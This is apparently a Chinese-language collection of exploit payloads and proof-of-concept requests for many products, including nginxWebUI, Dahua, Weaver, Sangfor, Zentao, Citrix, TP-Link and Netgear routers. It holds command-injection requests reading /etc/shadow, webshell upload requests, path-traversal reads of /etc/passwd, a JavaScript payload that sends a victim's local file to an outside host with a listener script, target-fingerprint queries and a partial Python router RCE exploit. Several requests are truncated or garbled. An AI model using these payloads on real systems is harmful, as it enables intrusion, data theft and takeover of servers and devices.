木马地址: http://xxx/webui/.xxx.php

anheng.py# 单个目标

python example.py -u http://example.com

多个目标

python example.py -U file_path

--Hytec Inter HWL-2511-SS popen.cgi命令注入漏洞

```
title="index" && header="lighttpd/1.4.30"

/cgi-bin/popen.cgi?command=ping%20-c%204%201.1.1.1;cat%20/etc/shadow&v=0.1303033443137921
```

Yakit任意文件读取

前言：

yakit是近年新兴的一个BurpSuite平替工具，和burp的区别就在于数据包放过去不用配置ip端口协议这些，但是yakit跑起来感觉卡卡的，远不如burp那么流畅，近期yakit爆出了一个任意文件读取漏洞，此漏洞通过在网页嵌入js代码实现读取yakit使用者设备上的文件

触发版本：

引擎版本< Yaklang 1.2.4-sp2

漏洞条件：

使用yakit的MITM代理并且启用任意插件

Pyload:

```
<script>
  const xhr = new XMLHttpRequest();
  xhr.open("POST", "http://yakit.com/filesubmit");
  xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  xhr.send(`file={{base64enc(file(C:\\Windows\\System32\\drivers\\etc\\hosts))}}`);
</sript>
```

监听脚本

```python
#! /bin/python3
import socket

监听地址和端口

host = '0.0.0.0'
port = 23800

创建socket服务器

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

绑定并监听端口

server.bind((host, port))
server.listen()

接收连接并监听请求

print("Listening...")
while True:
    # 接收客户端连接请求
    client, address = server.accept()
    print(f"Connected by {address}")
    # 读取客户端请求数据
    request = ''
    while True:
        input_data = client.recv(1024).decode('utf-8')
        request += input_data
        if len(input_data) < 1024:
            break

    # 提取请求头部
    headers = request.split('\n')
    print("Received headers:")
    for header in headers:
        print(header)

    # 关闭客户端连接
    client.close()

```

复现开始：

创建一个html页面并插入payload

启用MITM代理，不启用插件进行访问：

https://mmbiz.qpic.cn/sz_mmbiz_png/OF9Ieq8TATc71LIcBt5FGOn2ibomGw7wMXX7dh9j86aZ7JA0WMoxwHSDdAwnMVSZLoF09zuiamTpkibBtLto8y8KA/640?wx_fmt=png&wxfrom=5&wx_lazy=1&wx_co=1

启用MITM代理并启用插件进行访问：

https://mmbiz.qpic.cn/sz_mmbiz_png/OF9Ieq8TATc71LIcBt5FGOn2ibomGw7wM1RvwO5nnYhpX3aKZeCDdziaCEcOSDfbIcu2wNe27x7aTsPgBXo8KTsQ/640?wx_fmt=png&wxfrom=5&wx_lazy=1&wx_co=1

原理：yakit默认不会对经过MITM代理的流量中的fuzztag进行解析，但是经过插件时会被解析，所以这也是利用限制。

--在野0day nginxWebUI 远程代码执行漏洞poc

```
nginxWebUI < 3.5.2 未授权命令执行漏洞（网上公开为3.5.0 但下载后发现作者已删除GITEE中3.5.0的相应代码，下载3.5.0版本jar包反编译后发现并没有对权限绕过进行修复） nginxWebUI 全版本均存在命令执行漏洞(文章截止最新版3.6.0)
1.payload（命令执行1）：
http://localhost:8080/AdminPage/conf/reload?nginxExe=calc%20%7C
2:payload（命令执行2）：
POST /AdminPage/conf/check HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 151
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Origin: chrome-extension://ieoejemkppmjcdfbnfphhpbfmallhfnc
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SOLONID=1788f71299dc4608a355ff347bf429fa
Connection: close

nginxExe=calc%20%7C&json=%7B%22nginxContent%22%3A%22TES%22%2C%22subContent%22%3A%5B%22A%22%5D%2C%22subName%22%3A%5B%22A%22%5D%7D&nginxPath=C%3A%5CUsers

3.payload:
//第一步设置属性
http://localhost:8080/AdminPage/conf/saveCmd?nginxExe=calc%20%7c&nginxPath=a&nginxDir=a
//第二步执行命令
http://localhost:8080/AdminPage/conf/checkBase
可通过../ 控制文件上传路径，上传计划任务

(来源：白给信安)https://mp.weixin.qq.com/s/oKsR7bm3tleJIS675Qt0RA
```

傲盾信息安全管理系统前台远程命令执行漏洞：

```
漏洞描述：信息安全管理系统(SMS) 是IDC/ISP业务经营者建设的具有基础数据管理、访问日志管理、信息安全管理等功能的信息安全管理系统，该漏洞可未授权的情况下直接执行任意命令
相关信息：
/user_management/sichuan_login
请求体：
loginname=sysadmin&ticket=


```

大华智慧园区综合管理平台 文件上传漏洞：（历史漏洞）

```
POST /emap/devicePoint_addImgIco?hasSubsystem=true HTTP/1.1
Host: xxx.xxx.xxx.xxx
Content-Type: multipart/form-data; boundary=A9-oH6XdEkeyrNu4cNSk-ppZB059oDDT
User-Agent: Java/1.8.0_345
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Length: 241
Connection: close

--A9-oH6XdEkeyrNu4cNSk-ppZB059oDDT
Content-Disposition: form-data; name="upload"; filename="1.jsp"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

<%out.println("vultest");%>
--A9-oH6XdEkeyrNu4cNSk-ppZB059oDDT--

路径
https://xxx.xxx.xxx.xxx/upload/emap/society_new/ico_res_2b7307e820d2_on.jsp
```

泛微9存在sql注入

来源Hugh **和光同尘hugh**

影响版本

9.0.140929

```
(1)/E-mobile/flowdo_page.php?diff=delete&RUN_ID=1  //参数RUN_ID
(2)/E-mobile/flowdo_page.php?diff=delete&flowid=1  //参数flowid
(3)/E-mobile/flowsorce_page.php?flowid=2
(4)/E-mobile/flownext_page.php?diff=candeal&detailid=2
(5)/E-mobile/flowimage_page.php?FLOW_ID=2
(6)/E-mobile/flowform_page.php?FLOW_ID=2
(7)/E-mobile/diaryother_page.php?searchword=23
(8)/E-mobile/create/ajax_do.php?diff=word&sortid=1       //参数sortid
(9)/E-mobile/create/ajax_do.php?diff=word&idstr=2       //参数idstr
(10)/E-mobile/flow/freeflowimg.php?RUN_ID=1
(11)/E-mobile/create/ajax_do.php?diff=addr&sortid=1     //参数sortid
(12)/E-mobile/create/ajax_do.php?diff=addr&userdept=1  //参数userdept
(13)/E-mobile/create/ajax_do.php?diff=addr&userpriv=1 //参数userpriv
(14)/E-mobile/create/ajax_do.php?diff=wordsearch&idstr=1  //参数idstr
(15)/E-mobile/flow/flowhave_page.php?detailid=2,3
(16)/E-mobile/flow/flowtype_free.php?flowid=1
(17)/E-mobile/flow/flowtype_free.php?runid=1
(18)/E-mobile/flow/flowtype_other.php?flowid=1
(19)/E-mobile/flow/flowtype_other.php?runid=1
(20)/E-mobile/flow/freeflowimage_page.php?fromid=2
(21)/E-mobile/flow/freeflowimage_page.php?diff=new&runid=2  //参数runid
```

深信服应用交付系统（报表系统）RCE-有版本限制

fid="iaytNA57019/kADk8Nev7g=="

```
clsMode=cls_mode_login&index=index&log_type=report&page=login&rnd=0.7550103466497915&user
ID=admin%0Aid -a %0A&userPsw=tmbhuisq
```

poc2

```
POST /rep/login HTTP/1.1
Host:
Cookie:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac 0s X 10.15: ry:109.0)Gecko/20100101 Firefox/115.0 Accept:text/html,application/xhtml+xml,application/xml;g=0,9, image/avif, image/webp,*/*;q=0.8
Accept-Language:zh-CN, zh;g=0.8, zh-TW;g=0.7, zh-HK;g=0.5,en-US;g=0.3,en;g=0.2
Accept-Encoding: gzip deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Pragma: no-cache
Cache-Control: no-cache14
Te: trailers
Connection: close
Content-Type:application/x-www-form-urlencoded
Content-Length: 126
clsMode=cls_mode_login%0Awhoami%0A&index=index&log_type=report&loginType=account&page=login&rnd=0&userID=admin&userPsw=123
```

禅道18.0~18.3 backstage命令注入-后台

```
posT /zentaopms/www/index.php?m=zahost&f=create HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win4; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: application/json, text/javascript, */*; g=0.01
Accept-Language: zh-CN,zh;g=0.8,zh-Tw;g=0.7,zh-HK;g=0.5,en-US;g=0.3,en;g=0.2
Accept-Encoding: gzip,  deflate
Referer: http://127.0.0.1/zentaopms/www/index.php?m=zahost&f=create
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-with: XMLHttpRequest
Content-Length: 134
Origin: http://127.0.0.1
Connection: close
Cookie: zentaosid=dhjpu2i3g5116j5eba85agl27f; lang=zh-cn; device=desktop; theme=default;tab=qa; windowwidth=1632; windowHeight=783
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
vsoft=kvm&hostType=physical&name=penson&extranet=127.0.0,1%7Ccalc.exe&cpuCores=2&memory=16&diskSize=16&desc=&uid=640be59da4851&type=za
```

赛思SuccezBI前台任意文件上传

```
```

```
POST /succezbi/sz/commons/form/file/uploadChunkFile:guid=../tomcat/webapps/ROOT/&chunk=ss.jsp HTTP/1.1
Host: 10.168.4.99:808
Content-Length: 49564
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary8GeAY18LCxR7XnVp
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10 15 7) Applewebkit/537.36 (KHTML, likeGecko) Chrome/106.9.. Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;g=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip,  deflate
Accept-Language: zh-CN,zh;g=0.9
Cookie: JSESSIONID=7351EFC189410384FF702A41106FF4A2
Connection: close
-----WebKitFormBoundarv8GeAY18LCXR7XnVPContent-Disposition: form-data; name="file"; filename="ww'
Content-Type: image/jpeg
webshell
-----WebKitFormBoundarv8GeAY18LCXR7XnVP
Content-Disposition: form-data; name="tijiao'
confirm
------WebKitFormBoundarv8GeAY18LCXR7XnVP--
```

木马地址：ww_ss.jsp

LiveBos ShowImage.do 文件 imgName 参数读取漏洞

检索语法：

```
Condition: body="LiveBos" || body="/react/browser/loginBackground.png"
app="LiveBOS-框架"
```

POC:

```
/feed/ShowImage.do;.js.jsp?
type=&imgName=../../../../../../../../../../../../../../../etc/passwd
```

POC2

```
relative: req0
    session: false
    requests:
    - method: GET
        timeout: 10
        path: /feed/ShowImage.do;.js.jsp?type=&imgName=../../../../../../../../../../../
        headers:
            User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML
like Gecko) Chrome/69.0.1141.87 Safari/537.36
        follow_redirects: true
        matches: (code.eq("200") && body.contains("home/livebos")
```

Smart S85F任意文件读取

```
GET /log/decodmail.php?file=L2VOY9gc2×IZXAkeO|GU30×MGAucGNhcA== HTTP/1.1
Host: X.X.X.X
Cookie: PHPSESSID=c36d5527d784aa29748b3b1c50be7bc
User-Agent: Mozilla/5.0(Macintosh; Intel Mac OS X 10.15; rv:109.0)Gecko/20100101
Firefox/114.0
Accept:
text/html,application/xhtml+ml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;9=0.8,zh-TW;9=0.7,zh-HK;9=0.5,en-US;q=0.3,en;9=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close

```

东方通TongWeb多个历史漏洞

漏洞描述 ： 东方通存在多个历史漏洞，可能会导致信息泄漏、任意代码执行等危害

漏洞类型：任意文件上传、远程代码执行等

影响版本：不明

漏洞状态：均为Nday，POC 未公开，官方已发布修复补丁

研判结果：确认存在，等级严重。

修复建议：

安装官方补丁

下载地址:**https://tongtech.com/dft/download.html##**;或联系官方售后提供产品补丁包及产品升级包

安装咨询、远程技术支持或上门服务支持。 联系方式可参考:

https://tongtech.com/dft/newsDetailhtml?id=102195

临时缓解方案

1)暂时关闭管理控制台(默认9060端口)或设置访问策略，仅允许可信的ip地址访问管理控制

台。如暂时不需要使用管理控制台，可在/conf/tongwebxml中关闭管理控制台，将status的值设置为

stopped，<http-listener name="system-http-listener"port="9060"status="stopped">

2)暂时关闭JMX(默认7200端口)或设置访问策略，仅允许可信的ip地址访问JMX。若不使用

JMX7200端口采集Tongweb监控值，可关闭JMX端口，/conf/tongweb.xml中可关闭JMX，

```
enabled 设为 false<imx-service
port="7200"address="127.0.0.1"protocol="rmi"enabled="false">
```

补丁链接：**https://tongtech.com/dft/download.html**

补丁名称：

TongWeb安全升级补丁包SR-001.part1

TongWeb安全升级补丁包SR-001.part2

TongWeb安全升级补丁包SR-001.part3

TongWeb安全升级补丁包SR-002

TongWeb6&7文件上传和下载功能安全升级补丁包

TongWeb应用服务器产品控制台安全升级补丁包

TongWeb6&7命令行上传文件功能升级补丁

TongWeb5命令行上传文件功能升级补丁

TongWeb应用服务器产品控制台安全升级补丁包

安全运营中心建议：

1、建议云防开启高阻断策略，等修复完逐项放开

2、没上云防的功能重点监控，所有互联网扫描直接封堵

蓝凌oa文件上传漏洞

```
1. 接口上传带马的zip包（aaa绕waf）
（绕过WAF的内容有500k的大小，这里就不上传了，只写出相关特征）
POST /sys/ui/sys_ui_component/sysUiComponent.do?method=getThemeInfo&s_ajax=true
 HTTP/1.1
X-Real-IP:
X-Forwarded-For:
Host:
X-Forwarded-Proto: https
X-B3-TraceId: a22c34f91eb9bd9e1326b3cc54aa23e9
X-B3-SpanId: a22c34f91eb9bd9e1326b3cc54aa23e9
Content-Length: 500817
Content-Type: multipart/form-data; boundary=**********1692085217190
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 8_0_2 like Mac OS X)
AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12A366
Safari/600.1.4
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
Pragma: no-cache
Accept: text/html, image/gif, image/jpeg,

2. 接口传参访问马
POST /resource/ui-component/themes/logs.jsp HTTP/1.1
X-Real-IP:
X-Forwarded-For:
Host:
X-Forwarded-Proto: https
X-B3-TraceId: 2b5ccdfac376359b2f4ead71fe65db9d
X-B3-SpanId: 2b5ccdfac376359b2f4ead71fe65db9d
```

```
Content-Length: 42500
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/116.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: SESSION=OWM5MjdiYjYtMjJjNy00OTlkLWJjNTktMTE1NDI3ZDhjMTc0;
SERVERID=357e46e5f6aa75f389927a23b666915b|1692085247|1692083970
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Type: application/x-www-form-urlencoded

3. 访问马 login.jsp
```

--大华智慧园区综合管理平台 deleteFtp 接口远程命令执行漏洞POC

Citrix ADC&Citrix Gateway 远程代码执行漏洞(CVE-2023-3519)

```
POST /saml/login HTTP/1.1
Host: 127.0.0.1
Connection: close
Content-Length: 3150
Content-Type: application/x-www-form-urlencoded

SAMLRequest=PHNhbWxwOkF1dGhuUmVxdWVzdCB4bWxuczpzYW1scD0idXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6M
i4wOnByb3RvY29sIiB4bWxuczpzYW1sPSJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6YXNzZXJ0aW9uIiBJRD
0icGZ4NDFkOGVmMjItZTYxMi04YzUwLTk5NjAtMWIxNmYxNTc0MWIzIiBWZXJzaW9uPSIyLjAiIFByb3ZpZGVyTmF
tZT0iU1AgdGVzdCIgRGVzdGluYXRpb249Imh0dHA6Ly9pZHAuZXhhbXBsZS5jb20vU1NPU2VydmljZS5waHAiIFBy
b3RvY29sQmluZGluZz0idXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOmJpbmRpbmdzOkhUVFAtUE9TVCIgQXNzZ
XJ0aW9uQ29uc3VtZXJTZXJ2aWNlVVJMPSJodHRwOi8vc3AuZXhhbXBsZS5jb20vZGVtbzEvaW5kZXgucGhwP2Fjcy
I+CiAgPHNhbWw6SXNzdWVyPkE8L3NhbWw6SXNzdWVyPgogIDxkczpTaWduYXR1cmUgeG1sbnM6ZHM9Imh0dHA6Ly9
3d3cudzMub3JnLzIwMDAvMDkveG1sZHNpZyMiPgogICAgPGRzOlNpZ25lZEluZm8+CiAgICAgIDxkczpDYW5vbmlj
YWxpemF0aW9uTWV0aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMS8xMC94bWwtZXhjLWMxNG4jI
i8+CiAgICAgIDxkczpDYW5vbmljYWxpemF0aW9uTWV0aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMj
AwMS8xMC94bWwtZXhjLWMxNG4jIi8+CiAgICAgIDxkczpDYW5vbmljYWxpemF0aW9uTWV0aG9kIEFsZ29yaXRobT0
iaHR0cDovL3d3dy53My5vcmcvMjAwMS8xMC94bWwtZXhjLWMxNG4jIi8+CiAgICAgIDxkczpDYW5vbmljYWxpemF0
aW9uTWV0aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMS8xMC94bWwtZXhjLWMxNG4jIi8+CiAgI
CAgIDxkczpDYW5vbmljYWxpemF0aW9uTWV0aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMS8xMC
94bWwtZXhjLWMxNG4jIi8+CiAgICAgIDxkczpDYW5vbmljYWxpemF0aW9uTWV0aG9kIEFsZ29yaXRobT0iaHR0cDo
vL3d3dy53My5vcmcvMjAwMS8xMC94bWwtZXhjLWMxNG4jIi8+CiAgICAgIDxkczpDYW5vbmljYWxpemF0aW9uTWV0
aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMS8xMC94bWwtZXhjLWMxNG4jIi8+CiAgICAgIDxkc
zpDYW5vbmljYWxpemF0aW9uTWV0aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMS8xMC94bWwtZX
hjLWMxNG4jIi8+CiAgICAgIDxkczpDYW5vbmljYWxpemF0aW9uTWV0aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy5
3My5vcmcvMjAwMS8xMC94bWwtZXhjLWMxNG4jIi8+CiAgICAgIDxkczpDYW5vbmljYWxpemF0aW9uTWV0aG9kIEFs
Z29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMS8xMC94bWwtZXhjLWMxNG4jIi8+CiAgICAgIDxkczpDYW5vb
mljYWxpemF0aW9uTWV0aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMS8xMC94bWwtZXhjLWMxNG
4jIi8+CiAgICAgIDxkczpTaWduYXR1cmVNZXRob2QgQWxnb3JpdGhtPSJodHRwOi8vd3d3LnczLm9yZy8yMDAwLzA
5L3htbGRzaWcjcnNhLXNoYTEiLz4KICAgICAgPGRzOlJlZmVyZW5jZSBVUkk9IiNwZng0MWQ4ZWYyMi1lNjEyLThj
NTAtOTk2MC0xYjE2ZjE1NzQxYjMiPgogICAgICAgIDxkczpUcmFuc2Zvcm1zPgogICAgICAgICAgPGRzOlRyYW5sZ
m9ybSBBbGdvcml0aG09Imh0dHA6Ly93d3cudzMub3JnLzIwMDAvMDkveG1sZHNpZyNlbnZlbG9wZWQtc2lnbmF0dX
JlIi8+CiAgICAgICAgICA8ZHM6VHJhbnNmb3JtIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMS8xMC9
4bWwtZXhjLWMxNG4jIi8+CiAgICAgICAgICA8ZHM6PC9kczpUcmFuc2Zvcm1zPgogICAgICAgICAgPGRzOkRpZ2ZlT5B
PC9kczpEaWdlc3RWYWx1ZT4KICAgICAgICAgPC9kczpSZWZlcmVuY2U+CiAgICA8L2RzOlNpZ25lZEluZm8+CiAgICA8Z
HM6U2lnbmF0dXJlVmFsdWU+QTwvZHM6U2lnbmF0dXJlVmFsdWU+CiAgPC9kczpTaWduYXR1cmU+CiAgPHNhbWxwOk
5hbWVJRFBvbGljeSBGb3JtYXQ9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjEuMTpuYW1laWQtZm9ybWF0OmVtYWl
sQWRkcmVzcyIgQWxsb3dDcmVhdGU9InRydWUiLz4KICA8c2FtbHA6UmVxdWVzdGVkQXV0aG5Db250ZXh0IENvbXBh
cmlzb249ImV4YWN0Ij4KICAgIDxzYW1sOkF1dGhuQ29udGV4dENsYXNzUmVmPnVybjpvYXNpczpuYW1lczp0YzpTQ
U1MOjIuMDphYzpjbGFzc2VzOlBhc3N3b3JkUHJvdGVjdGVkVHJhbnNwb3J0PC9zYW1sOkF1dGhuQ29udGV4dENsYX
NzUmVmPgogIDwvc2FtbHA6UmVxdWVzdGVkQXV0aG5Db250ZXh0Pgo8L3NhbWxwOkF1dGhuUmVxdWVzdD4=
```

查看系统版本

http://xxxxx:8088/vpn/pluginlist.xml

执行注销登录

http://xxxxx:8088/vpn/logout.html

检查脚本：**citridish.py**

gitlab路径遍历读取任意文件

```
可能需要登陆
GET
/group1/group2/group3/group4/group5/group6/group7/group8/group9/project9/uploads/4e02c376ac758e162ec674399741e38d//..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
```

金和jc6存在任意文件上传漏洞

金和OA是一款结合了人工智能技术的数字化办公平台，为企业带来了智能化的办公体验和全面的数字

化转型支持。因未对接口进行过滤限制，导致了任意文件的上传，可上传木马从而控制服务器

修复建议：

对上传文件的大小和类型进行校验，定义上传文件类型白名单。

```
检索语法：body="jc6/platform"
```

```
POC特征如下：
/C6/Jhsoft.Web.module/eformaspx/editeprint.aspx?key=writefile&filename=1.ashx&KeyCode=sxfZyQBw8yQ=&designpath=/C6/&typeid=&sPathfceform=./
```

```

```

```
Poc:
relative: req0 && req1
    session: false
    get_variables:
    - payload: base64Decode("SGVsbG8gV29ybGQgICAgIDg3IfileuploadCAgICAgICAgICAgICA
    requests:
        - method: POST
        timeout: 35
        path: /jc6/OfficeServer
        headers:
        User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, likGecko)
Chrome/87.0.1482.110 Safari/537.36
        Content-Type: application/x-www-form-urlencoded
        data: '{{payload}}'
        follow_redirects: true
        matches: code.eq("200")
        - method: GET
        timeout: 10
        path: /public/edit/info.jsp
        headers:
        User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, likGecko)
Chrome/87.0.1482.110 Safari/537.36
        follow_redirects: true
        matches: (code.eq("200") && body.contains("only test"))
```

深信服 SG上网优化管理系统 catjs.php 任意文件读取漏洞

```
POST /php/catjs.php
["../../../../../../etc/shadow"]
```

明御 SQL注入

```
/cqztbweb/VisitorWeb/VisitorWeb_XMLHTTPaspx?ParentCode=1'
```

时空智友企业流程化管控系统 login 文件读取漏洞

漏洞描述：时空智友企业流程化管控系统是使用JAVA开发为企业提供流程化管控的一款系统。时

空智友企业流程化管控系统存在文件读取漏洞，攻击者可以读取文件获取敏感信息。

ZKTeco BioTime存在密码重置漏洞(CVE-2023-38949)

poc暂无。

Stakater Forecastle 存在路径遍历漏洞 (CVE-2023-40297)

poc暂无。

锐捷数据库审计系统存在后台 downloadTcpDumpFiles 文件读取漏洞

poc暂无。

泛微 E-Moblle 敏感信息泄露

poc暂无

亿赛通电子文档安全管理系统远程命令执行漏洞

```
POST /solr/flow/dataimport?command=full-import&verbose=false&clean=false&commit=
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Host:
Content-Length: 78
8
<?xml version="1.0" encoding="UTF-8"?>
<RDF>
<item/>
</RDF>

```

TP-LINKTL-WR940N命令执行漏洞（CVE-2023-33538)

The PoC of TL-WR940NV4 is as follows:

```
GET /JFYRUKOAPAQZRKOC/userRpm/WlanNetworkRpm.htm?ssid1=TP-LINK_000012||reboot;&s
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://127.0.0.1:8081/JFYRUKOAPAQZRKOC/userRpm/WlanNetworkRpm.htm
Cookie: Authorization=Basic%20YWRtaW46MjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYz
Upgrade-Insecure-Requests: 1
```

The PoC of TL-WR940NV2 is as follows:

```
GET /UJOGPJXBZUFEBUDB/userRpm/WlanNetworkRpm.htm?ssid1=;reboot;&ssid2=TP-LINK_00
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:107.0) Gecko/20100101 Fir
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.0.1/KMODQNKANSQJBYFA/userRpm/WlanNetworkRpm.htm
Cookie: Authorization=Basic%20YWRtaW46MjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYz
Upgrade-Insecure-Requests: 1
```

The PoC of TL-WR841N V8 is as follows:

```
GET /userRpm/WlanNetworkRpm.htm?ssid1=a;reboot&ssid2=TP-LINK_000000_2&ssid3=TP-L
Host: 0.0.0.0:49168
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46YWRtaW4=
Connection: close
Referer: http://0.0.0.0:49168/userRpm/WlanNetworkRpm.htm
Cookie: Authorization=
Upgrade-Insecure-Requests: 1
```

The PoC of TL-WR841N V10 is as follows:

```
GET /GWIDNCGBKQNKXJXB/userRpm/WlanNetworkRpm.htm?ssid1=a;reboot;&ssid2=TP-LINK_0
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://127.0.0.1:8081/GWIDNCGBKQNKXJXB/userRpm/WlanNetworkRpm.htm
Cookie: Authorization=Basic%20YWRtaW46MjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYz
Upgrade-Insecure-Requests: 1
```

Netgear D/R系列路由命令执行漏洞（CVE-2023-33533/CVE-2023-33532)

```
# Exploit Title: Router Netgear-R6250 - RCE
# Date: 12-5-2023
# Exploit Author: d2y6p
# Firmware: R6250V1.0.4.48
# CVE: N/A

#!/usr/bin/python3

import requests
import base64
import re

target = input("Enter Target IP : ")
username = input("Enter Target username : ")
passwd = input("Enter Target passwd : ")
cmd = input("Enter you want cmd : ")

username_passwd = username + ":" + passwd
auth = base64.b64encode(username_passwd.encode('utf-8')).decode("utf-8")
print(auth)

#request 1 : get XSRF_TOKEN
burp0_url = "http://" + target + ":80/IPV6_fixed.htm"
burp0_cookies = {"XSRF_TOKEN": "2267229739"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/112.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8",
"Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate",
"Authorization": "Basic 123123", "Connection": "close", "Referer": "http://" + target +
"/IPV6_disable.htm", "Upgrade-Insecure-Requests": "1"}
response1 = requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies)

if 'Set-Cookie' in response1.headers:
    set_cookie = response1.headers['Set-Cookie']
```

```
    print(f'The Set-Cookie value is: {set_cookie}')
else:
    print('No Set-Cookie field in the response header')

pattern = r'(?<=\=)([^;]*)'
XSRF_TOKEN = re.findall(pattern, set_cookie)[0]
print(XSRF_TOKEN)

#request 2 : get csrf_id
burp0_cookies = {"XSRF_TOKEN": XSRF_TOKEN}
burp0_headers = {"User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Authorization": "Basic " + auth, "Connection": "close", "Referer": "http://" + target + "/IPV6_disable.htm", "Upgrade-Insecure-Requests": "1"}
response2 = requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies)
pattern = r'cgi\?id=([\w\d]+)'
csrf_id = re.search(pattern, response2.text).group(1)
print("csrf_id is :" + csrf_id)

#request 3 : send payload
burp0_url = "http://" + target + ":80/ipv6_fix.cgi?id=" + csrf_id
